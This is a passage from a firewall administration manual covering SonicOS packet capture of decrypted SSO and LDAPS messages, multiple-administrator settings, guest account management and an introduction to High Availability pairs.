## Capturing SSO Messages

To capture decrypted messages to or from the SSO authentication agent, perform the following steps:

- Step 1** Click the **Configuration** button in the **System > Packet Monitor** page
- Step 2** Click the **Advanced Monitor Filter** tab
- Step 3** Select the **Monitor intermediate Packets** checkbox.
- Step 4** Select the **Monitor intermediate decrypted Single Sign On agent messages** checkbox.



- Step 5** Click **OK**.

The packets will be marked with **(sso)** in the ingress/egress interface field. They will have dummy Ethernet, TCP, and IP headers, so some values in these fields may not be correct.

This will enable decrypted SSO packets to be fed to the packet monitor, but any monitor filters will still be applied to them.

Captured SSO messages are displayed fully decoded on the **System > Packet Monitor** screen.

The screenshot displays the 'Captured Packets' window with a table of four captured packets. Below the table is the 'Packet Detail' section for the selected packet, showing metadata and a hex dump.

| # | Time                    | Ingress  | Egress   | Source IP      | Destination IP | Ether Type | Packet Type | Ports[Src, Dst] | Status    | Length [Actual] |
|---|-------------------------|----------|----------|----------------|----------------|------------|-------------|-----------------|-----------|-----------------|
| 1 | 03/02/2009 16:50:47.672 | --       | X0*(src) | 192.168.168.40 | 192.168.168.3  | IP         | UDP         | 2259,2259       | GENERATED | 104[106]        |
| 2 | 03/02/2009 16:50:47.672 | --       | X0*(s)   | 192.168.168.40 | 192.168.168.3  | IP         | UDP         | 2259,2259       | GENERATED | 104[106]        |
| 3 | 03/02/2009 16:50:47.688 | X0*(t)   | --       | 192.168.168.3  | 192.168.168.40 | IP         | UDP         | 3047,2259       | CONSUMED  | 114[114]        |
| 4 | 03/02/2009 16:50:47.704 | X0*(src) | --       | 192.168.168.3  | 192.168.168.40 | IP         | UDP         | 3047,2259       | CONSUMED  | 114[114]        |

**Packet Detail**

```

Msg len = 64
Rqst Id = 0x01000007
Signature = 0x00000000
Protocol: 0005 0008: 00 00 00 02 00 00 00 02
Serial #: 0004 000D: 30 30 31 37 43 35 31 41 32 44 34 38 00
User Name: 0002 0008: 53 44 38 30 2F 69 61 6E 'SD80/lan'
User IP: 0001 0004: C0 A8 A8 09 '192.168.168.9'

```

**Hex Dump**

```

00000000 00000000 00000000 08004510 00400000 40008011 *.....E..d..B...*
0000c0a8 a803c0a8 a8280be7 08d30050 00000000 00000000 *.....E.....*
00000202 00400100 00070000 00000005 00080000 00020000 *.....@.....*
00020004 000d3030 31374335 31413244 34380000 02000853 *.....0017C51A2D68....S*
4438302f 69616e00 01000400 a8a80900 0000 *D80/lan.....*

```

## Capturing LDAP Over TLS Messages

To capture decrypted LDAP over TLS (LDAPS) packets, perform the following steps:

- Step 1** Click the **Configuration** button in the **System > Packet Monitor** page
- Step 2** Click the **Advanced Monitor Filter** tab
- Step 3** Select the **Monitor intermediate Packets** checkbox.
- Step 4** Select the **Monitor intermediate decrypted LDAP over TLS packets** checkbox.

The screenshot shows the 'Advanced Filter' configuration window. The 'Advanced Monitor Filter' tab is selected. The 'Monitor Intermediate Packets' checkbox is checked, and the 'Monitor intermediate decrypted LDAP over TLS packets' checkbox is also checked.

**Advanced Filter**

- Monitor Firewall Generated Packets. (This will bypass interface filter)
- Monitor Intermediate Packets.
  - Monitor intermediate multicast traffic.
  - Monitor intermediate IP helper traffic.
  - Monitor intermediate reassembled traffic.
  - Monitor intermediate fragmented traffic.
  - Monitor intermediate remote mirrored traffic.
  - Monitor intermediate IPsec traffic.
  - Monitor intermediate SSL decrypted traffic.
  - Monitor intermediate decrypted LDAP over TLS packets.
  - Monitor intermediate decrypted Single Sign On agent messages.

- Step 5** Click **OK**.

The packets will be marked with **(ldp)** in the ingress/egress interface field. They will have dummy Ethernet, TCP, and IP headers, so some values in these fields may not be correct. The LDAP server port will be set to 389 so that an external capture analysis program (such as Wireshark) will know to decode these packets as LDAP. Passwords in captured LDAP bind requests will be obfuscated. The LDAP messages are not decoded in the Packet Monitor display, but the capture can be exported and displayed in WireShark to view them decoded.

This will enable decrypted LDAPS packets to be fed to the packet monitor, but any monitor filters will still be applied to them.

**Note**

LDAPS capture only works for connections from the ADTRAN appliance's LDAP client, and will not display LDAP over TLS connections from an external LDAP client that pass through the appliance.

## Configuring Multiple Administrator Support


This section contains the following subsections:

- [“Configuring Additional Administrator User Profiles” on page 952](#)
- [“Configuring Administrators Locally when Using LDAP or RADIUS” on page 953](#)
- [“Preempting Administrators” on page 954](#)
- [“Activating Configuration Mode” on page 954](#)
- [“Verifying Multiple Administrators Support Configuration” on page 957](#)
- [“Viewing Multiple Administrator Related Log Messages” on page 958](#)

## Configuring Additional Administrator User Profiles

To configure additional administrator user profiles, perform the following steps:

- Step 1** While logged in as **admin**, navigate to the **Users > Local Users** page.
- Step 2** Click the **Add User** button.
- Step 3** Enter a **Name** and **Password** for the user.
- Step 4** Click on the **Group Membership** tab.



- Step 5** Select the appropriate group to give the user Administrator privileges:



- Limited Administrators - The user has limited administrator configuration privileges.
- ADTRAN administrators - The user has full administrator configuration privileges.
- ADTRAN Read-Only Admins - The user can view the entire management interface, but cannot make any changes to the configuration.

**Step 6** Click the right arrow button and click **OK**.

**Step 7** To configure the multiple administrator feature such that administrators are logged out when they are preempted, navigate to the **System > Administration** page.

**Step 8** Select the **Log out** radio button for the **On preemption by another administrator** option and click **Accept**.

## Configuring Administrators Locally when Using LDAP or RADIUS

When using RADIUS or LDAP authentication, if you want to ensure that some or all administrative users will always be able to manage the appliance, even if the RADIUS or LDAP server becomes unreachable, then you can use the **RADIUS + Local Users** or **LDAP + Local Users** option and configure the accounts for those particular users locally.

For users authenticated by RADIUS or LDAP, create user groups named **ADTRAN administrators** and/or **ADTRAN Read-Only Admins** on the RADIUS or LDAP server (or its back-end) and assign the relevant users to those groups. Note that in the case of RADIUS you will probably need special configuration of the RADIUS server to return the user group information – see the ADTRAN RADIUS documentation for details.

When using RADIUS or LDAP authentication, if you want to keep the configuration of administrative users local to the appliance whilst having those users authenticated by RADIUS/ LDAP, perform these steps:

---

**Step 1** Navigate to the **Users > Settings** page.

**Step 2** Select either the **RADIUS + Local Users** or **LDAP + Local Users** authentication method.

**Step 3** Click the **Configure** button.


**Step 4** For RADIUS, click on the **RADIUS Users** tab and select the **Local configuration only** radio button and ensure that the **Memberships can be set locally by duplicating RADIUS user names** checkbox is checked.

**Step 5** For LDAP, click on the **LDAP Users** tab and select the **User group membership can be set locally by duplicating LDAP user names** checkbox.

**Step 6** Then create local user accounts with the user names of the administrative users (note no passwords need be set here) and add them to the relevant administrator user groups.

## Preempting Administrators

When an administrator attempts to log in while another administrator is logged in, the following message is displayed. The message displays the current administrator's user name, IP address, phone number (if it can be retrieved from LDAP), and whether the administrator is logged in using the GUI or CLI.




This window gives you three options:

- **Continue** - Preempts the current administrator. The current administrator is dropped to non-config mode and you are given full administrator access.
- **Non-config** - You are logged into the appliance in non-config mode. The current administrator's session is not disturbed.
- **Cancel** - Returns to the authentication screen.

## Activating Configuration Mode

When logging in as a user with administrator rights (that is not the **admin** user), the **User Login Status** popup window is displayed.



To go to the ADTRAN user interface, click the **Manage** button. You will be prompted to enter your password again. This is a safeguard to protect against unauthorized access when administrators are away from their computers and do not log out of their session.



### Disabling the User Login Status Popup

You can disable the **User Login Status** popup window if you prefer to allow certain users to log in solely for the purpose of managing the appliance, rather than for privileged access through the appliance. To disable the popup window, select the **Members go straight to the management UI on web login** checkbox when adding or editing the local group.

If you want some user accounts to be administrative only, while other users need to log in for privileged access through the appliance, but also with the ability to administer it (that is, some go straight to the management interface on login, while others get the **User Login Status** popup window with a **Manage** button), this can be achieved as follows:

- 
- Step 1** Create a local group with the **Members go straight to the management UI on web login** checkbox selected.
  - Step 2** Add the group to the relevant administrative group, but do not select this checkbox in the administrative group.
  - Step 3** Add those user accounts that are to be administrative-only to the new user group. The **User Login Status** popup window is disabled for these users.
  - Step 4** Add the user accounts that are to have privileged and administrative access directly to the top-level administrative group.

To switch from non-config mode to full configuration mode, perform the following steps:


**Step 1** Navigate to the **System > Administration** page.

The screenshot shows the configuration interface for a SonicWall device. It is divided into three main sections:

- Web Management Settings:** Includes fields for HTTP Port (80), HTTPS Port (443), Certificate Selection (Use Selfsigned Certificate), Certificate Common Name (192.168.168.168), and Table Size (50 items per page). There are buttons for "Delete cookies" and "Configuration mode".
- SSH Management Settings:** Includes a field for SSH Port (22).
- Advanced Management:** Includes checkboxes for "Enable SNMP", "Enable management using GMS", and "Enable Tooltip". There are "Configure" buttons for the first two. Below these are fields for "Auto-updated Table Refresh Interval" (10 in seconds) and "Form Tooltip Delay" (2000 in msecs).

**Step 2** In the **Web Management Settings** section, click on the **Configuration mode** button. If there is not currently an administrator in configuration mode, you will automatically be entered into configuration mode.


**Step 3** If another administrator is in configuration mode, the following message displays.



**Step 4** Click the **Continue** button to enter configuration mode. The current administrator is converted to read-only mode and you are given full administrator access.

## Verifying Multiple Administrators Support Configuration

User accounts with administrator and read-only administrators can be viewed on the **Users > Local Groups** page.




Administrators can determine which configuration mode they are in by looking at either the top right corner of the management interface or at the status bar of their browser.

To display the status bar in Firefox and Internet Explorer, click on the **View** menu and enable **status bar**. By default, Internet Explorer 7.0 and Firefox 2.0 do not allow Web pages to display text in the status bar. To allow status bar messages in Internet Explorer, go to **Tools > Internet Options**, select the **Security** tab, click on the **Custom Level** button, scroll to the bottom of the list, and select **Enable** for **Allow Status Bar Updates Via Script**.

To allow status bar messages in Firefox, go to **Tools > Options**, select the **Content** tab, click the **Advanced** button, and select the checkbox for **Change Status Bar Text** in the pop-up window that displays.

When the administrator is in full configuration mode, no message is displayed in the top right corner and the status bar displays **Done**.




When the administrator is in read-only mode, the top right corner of the interface displays **Read-Only Mode**.

The status bar displays **Read-only mode - no changes can be made**.



When the administrator is in non-config mode, the top right of the interface displays **Non-Config Mode**. Clicking on this text links to the **System > Administration** page where you can enter full configuration mode.

The status bar displays **Non-config mode - configuration changes not allowed**.



## Viewing Multiple Administrator Related Log Messages

Log messages are generated for the following events:

- A GUI or CLI user begins configuration mode (including when an admin logs in).
- A GUI or CLI user ends configuration mode (including when an admin logs out).
- A GUI user begins management in non-config mode (including when an admin logs in and when a user in configuration mode is preempted and dropped back to read-only mode).
- A GUI user begins management in read-only mode.

A GUI user terminates either of the above management sessions (including when an admin logs out).

# CHAPTER 58

## Managing Guest Services and Guest Accounts

### Users > Guest Services

Guest accounts are temporary accounts set up for users to log into your network. You can create these accounts manually, as needed or generate them in batches. SonicOS includes profiles you can configure in advance to automate configuring guest accounts when you generate them. Guest accounts are typically limited to a pre-determined life-span. After their life span, by default, the accounts are removed.

Guest Services determine the limits and configuration of the guest accounts. The **Users > Guest Services** page displays a list of Guest Profiles. Guest profiles determine the configuration of guest accounts when they are generated. In the **Users > Guest Services** page, you can add, delete, and configure Guest Profiles. In addition, you can determine if all users who log in to the security appliance see a user login window that displays the amount of time remaining in their current login session.

Users /

### Guest Services

Accept

#### Global Guest Settings

Show guest login status window with logout button

#### Guest Profiles

| <input type="checkbox"/> | Name             | User Name Prefix | Account Lifetime | Session Lifetime | Idle Timeout | Configure                                         |
|--------------------------|------------------|------------------|------------------|------------------|--------------|---------------------------------------------------|
| <input type="checkbox"/> | 1 Default        | guest            | 7 Days           | 1 Hour           | 10 Minutes   | <input type="checkbox"/> <input type="checkbox"/> |
| <input type="checkbox"/> | 2 Wireless Guest | guest            | 7 Days           | 1 Hour           | 10 Minutes   | <input type="checkbox"/> <input type="checkbox"/> |
| <input type="checkbox"/> | 3 30-day Guest   | guest            | 30 Days          | 1 Hour           | 10 Minutes   | <input type="checkbox"/> <input type="checkbox"/> |

## Global Guest Settings

Check **Show guest login status window with logout button** to display a user login window on the users's workstation whenever the user is logged in. Users must keep this window open during their login session. The window displays the time remaining in their current session. Users can log out by clicking the **Logout** button in the login status window.

## Guest Profiles

The Guest Profiles list shows the profiles you have created and enables you to add, edit, and delete profiles. **To add a profile:**

**Step 1** Click **Add** below the Guest Profile list to display the Add Guest Profile window.

**Step 2** In the Add Guest Profile window, configure:

- **Profile Name:** Enter the name of the profile.
- **User Name Prefix:** Enter the first part of every user account name generated from this profile.
- **Auto-generate user name:** Check this to allow guest accounts generated from this profile to have an automatically generated user name. The user name is usually the prefix plus a two- or three-digit number.
- **Auto-generate password:** Check this to allow guest accounts generated from this profile to have an automatically generated password. The generated password is an eight-character unique alphabetic string.
- **Enable Account:** Check this for all guest accounts generated from this profile to be enabled upon creation.
- **Auto-Prune Account:** Check this to have the account removed from the database after its lifetime expires.
- **Enforce login uniqueness:** Check this to allow only a single instance of an account to be used at any one time. By default, this feature is enabled when creating a new guest account. If you want to allow multiple users to login with a single account, disable this enforcement by clearing the Enforce login uniqueness checkbox.
- **Activate Account Upon First Login:** Checking this box delays the Account Expiration timer until a user logs into the account for the first time.




- **Account Lifetime:** This setting defines how long an account remains on the security appliance before the account expires. If **Auto-Prune** is enabled, the account is deleted when it expires. If the **Auto-Prune** checkbox is cleared, the account remains in the list of guest accounts with an **Expired** status, allowing easy reactivation.
- **Session Lifetime:** Defines how long a guest login session remains active after it has been activated. By default, activation occurs the first time a guest user logs into an account. The **Session Lifetime** cannot exceed the value set in the **Account Lifetime**.
- **Idle Timeout:** Defines the maximum period of time when no traffic is passed on an activated guest services session. Exceeding the period defined by this setting expires the session, but the account itself remains active as long as the **Account Lifetime** hasn't expired. The **Idle Timeout** cannot exceed the value set in the **Session Lifetime**.
- **Comment:** Any text can be entered as a comment in the **Comment** field.

**Step 3** Click **OK** to add the profile.


## Users > Guest Accounts

The **Users > Guest Accounts** page lists the guest services accounts on the security appliance. In the guest services accounts, you can enable or disable individual accounts, groups of accounts, or all accounts, you can set the Auto-Prune feature for accounts, and you can add, edit, delete, and print accounts.



## Viewing Guest Account Statistics

To view statistics on a guest account, hover your mouse over the Statistics icon in the line of the guest account. The statistics window will display the cumulative total bytes and packets sent and received for all completed sessions. Currently active sessions will not be added to the statistics until the guest user logs out.



## Adding Guest Accounts

You can add guest accounts individually or generate multiple guest accounts automatically.

### To Add an Individual Account:

**Step 1** Under the list of accounts, click **Add Guest**.

**Step 2** In the **Settings** tab of the Add Guest Account window configure:

- **Profile:** Select the Guest Profile to generate this account from.
- **Name:** Enter a name for the account or click **Generate**. The generated name is the prefix in the profile and a random two or three digit number.
- **Comment:** Enter a descriptive comment.
- **Password:** Enter the user account password or click **Generate**. The generated password is a random string of eight alphabetic characters.
- **Confirm Password:** If you did not generate the password, re-enter it.



**Note**

Make a note of the password. Otherwise you will have to reset it.

**Step 3** In the **Guest Services** tab, configure:

- **Enable Guest Services Privilege:** Check this for the account to be enabled upon creation.
- **Enforce login uniqueness:** Check this to allow only one instance of this account to log into the security appliance at one time. Leave it unchecked to allow multiple users to use this account at once.
- **Automatically prune account upon account expiration:** Check this to have the account removed from the database after its lifetime expires.
- **Activate account upon first login:** Check this option to begin the timing for the account expiration.
- **Account Expires:** This setting defines how long an account remains on the security appliance before the account expires. If **Automatically prune account upon account expiration** is enabled, the account is deleted when it expires. If the **Automatically prune account upon account expiration** checkbox is cleared, the account remains in the list of guest accounts with an **Expired** status, allowing easy reactivation. This setting overrides the account lifetime setting in the profile.

- **Session Lifetime:** Defines how long a guest login session remains active after it has been activated. By default, activation occurs the first time a guest user logs into an account. The **Session Lifetime** cannot exceed the value set in the **Account Lifetime**. This setting overrides the session lifetime setting in the profile.
- **Idle Timeout:** Defines the maximum period of time when no traffic is passed on an activated guest services session. Exceeding the period defined by this setting expires the session, but the account itself remains active as long as the **Account Lifetime** hasn't expired. The **Idle Timeout** cannot exceed the value set in the **Session Lifetime**. This setting overrides the idle timeout setting in the profile.

**Step 4** Click **OK** to generate the account.

## To Generate Multiple Accounts

**Step 1** Under the list of accounts, click **Generate**.

The screenshot shows a dialog box titled 'Generate Guest Accounts' with two tabs: 'Settings' and 'Guest Services'. The 'Settings' tab is active. Under the 'User Settings' section, there are four fields: 'Profile' (a dropdown menu set to 'Default'), 'Number of Accounts' (an empty text box), 'User Name Prefix' (a text box containing 'guest'), and 'Comment' (a text box containing 'Auto-Generated'). At the bottom of the dialog, there is a status bar that says 'Ready' and two buttons: 'Ok' and 'Cancel'.

**Step 2** In the **Settings** tab of the Generate Guest Accounts window configure:

- **Profile:** Select the Guest Profile to generate the accounts from.
- **Number of Accounts:** Enter the number of accounts to generate.
- **User Name Prefix:** Enter the prefix from which account names are generated. For example, if you enter **Guest** the generated accounts will have names like “Guest 123” and “Guest 234”.
- **Comment:** Enter a descriptive comment.

**Step 3** In the **Guest Services** tab, configure:

- **Enable Guest Services Privilege:** Check this for the accounts to be enabled upon creation.
- **Enforce login uniqueness:** Check this to allow only one instance of each generated account to log into the security appliance at one time. Leave it unchecked to allow multiple users to use this account at once.
- **Automatically prune account upon account expiration:** Check this to have the account removed from the database after its lifetime expires. This setting overrides the Auto-Prune setting in the guest profile, if they differ.
- **Account Expires:** This setting defines how long an account remains on the security appliance before the account expires. If **Auto-Prune** is enabled here, the account is deleted when it expires. If the **Auto-Prune** checkbox is cleared, the account remains in the list of guest accounts with an **Expired** status, allowing easy reactivation. This setting overrides the account expires setting in the profile.

- **Session Lifetime:** Defines how long a guest login session remains active after it has been activated. By default, activation occurs the first time a guest user logs into an account. The **Session Lifetime** cannot exceed the value set in the **Account Lifetime**. This setting overrides the session lifetime setting in the profile.
- **Idle Timeout:** Defines the maximum period of time when no traffic is passed on an activated guest services session. Exceeding the period defined by this setting expires the session, but the account itself remains active as long as the **Account Lifetime** hasn't expired. The **Idle Timeout** cannot exceed the value set in the **Session Lifetime**. This setting overrides the idle timeout setting in the profile.

**Step 4** Click **OK** to generate the accounts.

## Enabling Guest Accounts

You can enable or disable any number of accounts at one time. To enable one or more guest accounts:

**Step 1** Check the box in the **Enable** column next to the name of the account you want to enable. Check the **Enable** box in the table heading to enable all accounts on the page.

**Step 2** Click **Accept** at the top of the page.


## Enabling Auto-prune for Guest Accounts

You can enable or disable auto-prune for any number of accounts at one time. When auto-prune is enabled, the account is deleted after it expires. To enable auto-prune:

**Step 1** Check the box in the **Auto-Prune** column next to the name of the account. Check the **Auto-Prune** box in the table heading to enable it on all accounts on the page.

**Step 2** Click **Accept** at the top of the page.

## Printing Account Details.

You can print a summary of a guest account. Click the print icon  to launch a summary account report page and send that page to an active printer.

| Guest Account Detail |                          |
|----------------------|--------------------------|
| Description          | Value                    |
| Account Name:        | guest1                   |
| Password:            | St0j88w0                 |
| Enabled:             | yes                      |
| Comment:             | from guest acct          |
| Created:             | WED AUG 15 12:54:19 2007 |
| Account Expires:     | WED AUG 22 12:54:19 2007 |
| Session Expires:     | Unlimited                |
| Session Lifetime:    | 1 Hour                   |
| Idle Timeout:        | 10 Minutes               |

## Users > Guest Status

The Guest Status page reports on all the guest accounts currently logged in to the security appliance.



The page lists:

- **Name:** The name of the guest account.
- **IP:** The IP address the guest user is connecting to.
- **Interface:** The interface on the security appliance through which the user account is connecting to the appliance. For example, If the guest account is a wireless user connecting through a ADTRAN wireless appliance, and all wireless appliances are connecting to the **X3** port on the appliance, which is configured as a Wireless zone, the **Interface** column will list **X3**.
- **Zone:** The zone on the security appliance that the guest user is connecting to. For example, a wireless user might be connecting to the **WLAN** zone.
- **Account Expiration:** The date, hour, or minute when the account expires.
- **Session Expiration:** The time when the current session expires.
- **Statistics:** hover your mouse over the Statistics icon to view statistics for total received and sent bytes and packets for this guest user's current session.
- **Logout:** Click the Logout icon to log the guest user off of the security appliance.

Click **Refresh** in the top of the page at any time to update the information in the list.

Select checkboxes for guest users and then click the **Logout** button to log them out.

## Logging Accounts off the Appliance

As administrator, you can log users off the security appliance:

- To log an individual user out, click the Logout icon in the **Logout** column for that user.
- To log multiple users out, click the checkbox in the first column to select individual users, or check the checkbox next to the **#** in the table heading to select all the guest users listed on the page. Then click **Logout** below the list.



# **PART 14**

# **High Availability**







## CHAPTER 59

# Setting Up High Availability

---

## High Availability

This chapter describes how to configure and manage the High Availability feature on firewalls. It contains the following sections:

- [“Benefits of High Availability” on page 970](#)
- [“How High Availability Works” on page 971](#)
- [“Stateful High Availability Overview” on page 972](#)
- [“Active/Active UTM Overview” on page 975](#)
- [“High Availability License Synchronization Overview” on page 976](#)
- [“Stateful and Non-Stateful High Availability Prerequisites” on page 976](#)
- [“Associating Appliances on NetVanta Security Portal account for High Availability” on page 979](#)
- [“Configuring High Availability in SonicOS” on page 988](#)
- [“Applying Licenses to firewalls” on page 999](#)
- [“Verifying High Availability Status” on page 1003](#)
- [“Verifying Active/Active UTM Configuration” on page 1006](#)

High Availability allows two identical firewalls running SonicOS Enhanced to be configured to provide a reliable, continuous connection to the public Internet. One ADTRAN device is configured as the Primary unit, and an identical ADTRAN device is configured as the Backup unit. In the event of the failure of the Primary ADTRAN, the Backup ADTRAN takes over to secure a reliable connection between the protected network and the Internet. Two appliances configured in this way are also known as a High Availability Pair (HA Pair).

High Availability provides a way to share ADTRAN licenses between two firewalls when one is acting as a high availability system for the other. To use this feature, you must register the ADTRAN appliances on NetVanta Security Portal account as Associated Products. Both appliances must be the same ADTRAN model.

High Availability | Settings

Accept Cancel

**High Availability Status**

|                              |                          |
|------------------------------|--------------------------|
| Backup Status                | Active                   |
| Dedicated HA Link            | X5 1000 Mbps full duplex |
| HA Data Link                 | X4 1000 Mbps full duplex |
| Found Primary                | Yes                      |
| Settings Synchronized        | Yes                      |
| Primary Stateful HA Licensed | Yes                      |
| Backup Stateful HA Licensed  | Yes                      |
| Stateful HA Synchronized     | Yes                      |
| Primary State                | IDLE                     |
| Backup State                 | ACTIVE                   |
| Active Up Time               | 0 Days 16:42:28          |

**High Availability Settings**

Enable High Availability

**SonicWALL Address Settings**

Primary SonicWALL

Serial Number: 0017C5133CA0

Backup SonicWALL

Serial Number: 0017C5133CB8

## Benefits of High Availability

High Availability provides the following benefits:

- **Increased network reliability** – In a High Availability configuration, the Backup appliance assumes all network responsibilities when the Primary unit fails, ensuring a reliable connection between the protected network and the Internet.
- **Cost-effectiveness** – High Availability is a cost-effective option for deployments that provide high availability by using redundant firewalls. You do not need to purchase a second set of licenses for the Backup unit in a High Availability Pair.
- **Virtual MAC for reduced convergence time after failover** – The Virtual MAC address setting allows the HA Pair to share the same MAC address, which dramatically reduces convergence time following a failover. Convergence time is the amount of time it takes for the devices in a network to adapt their routing tables to the changes introduced by high availability. By default, the Virtual MAC address is provided by the ADTRAN firmware and is different from the physical MAC address of either the Primary or Backup appliances.

## How High Availability Works

High Availability requires one ADTRAN device configured as the Primary ADTRAN, and an identical ADTRAN device configured as the Backup ADTRAN. During normal operation, the Primary ADTRAN is in an Active state and the Backup ADTRAN in an Idle state. If the Primary device loses connectivity, the Backup ADTRAN transitions to Active mode and assumes the configuration and role of Primary, including the interface IP addresses of the configured interfaces. After a failover to the Backup appliance, all the pre-existing network connections must be re-established, including the VPN tunnels that must be re-negotiated.

The failover applies to loss of functionality or network-layer connectivity on the Primary ADTRAN. The failover to the Backup ADTRAN occurs when critical services are affected, physical (or logical) link failure is detected on monitored interfaces, or when the Primary ADTRAN loses power. The Primary and Backup ADTRAN devices are currently only capable of performing Active/Idle High Availability or Active/Active UTM – complete Active/Active high availability is not supported at present.

For ADTRAN appliances that support PortShield, High Availability requires that PortShield is disabled on all interfaces of both the Primary and Backup appliances prior to configuring the HA Pair. Besides disabling PortShield, firewall configuration is performed on only the Primary ADTRAN, with no need to perform any configuration on the Backup ADTRAN. The Backup ADTRAN maintains a real-time mirrored configuration of the Primary ADTRAN via an Ethernet link between the designated HA ports of the appliances. If the firmware configuration becomes corrupted on the Primary ADTRAN, the Backup ADTRAN automatically refreshes the Primary ADTRAN with the last-known-good copy of the configuration preferences.

There are two types of synchronization for all configuration settings: incremental and complete. If the timestamps are in sync and a change is made on the Active unit, an incremental synchronization is pushed to the Idle unit. If the timestamps are out of sync and the Idle unit is available, a complete synchronization is pushed to the Idle unit. When incremental synchronization fails, a complete synchronization is automatically attempted.

## High Availability Terminology

